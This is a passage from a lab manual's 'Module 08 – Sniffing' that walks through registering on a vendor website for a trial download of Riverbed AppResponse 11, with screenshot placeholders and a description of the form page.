
Note: At the bottom of the page click on **Accept All Cookies**.



Module 08 – Sniffing

3. A website appears with a registration form. Fill in your required personal details to create an account and click the **SUBMIT** button.


Note: Here, you must give your work email to create an account.



The screenshot shows a web browser window with the URL <https://www.riverbed.com/en-au/forms/trial-downloads/appresponse11-trial.html>. The page features a navigation bar with links for English - Australia, Community, Blogs, Partner Login, Support, Careers, and Contact Us. Below the navigation bar, there are buttons for 'FREE TRIALS' and 'SCHEDULE DEMO'. The main content area includes a list of bullet points about the product, a quote from Dagfinn Krog, and a registration form. The form contains several input fields, each marked with a red asterisk, and a 'SUBMIT' button at the bottom right.

Note: If a **Please verify your email address** pop-up appears; click **CONFIRM** to submit the entered email address.


4. A **Thank You** webpage appears with information regarding the trial version.



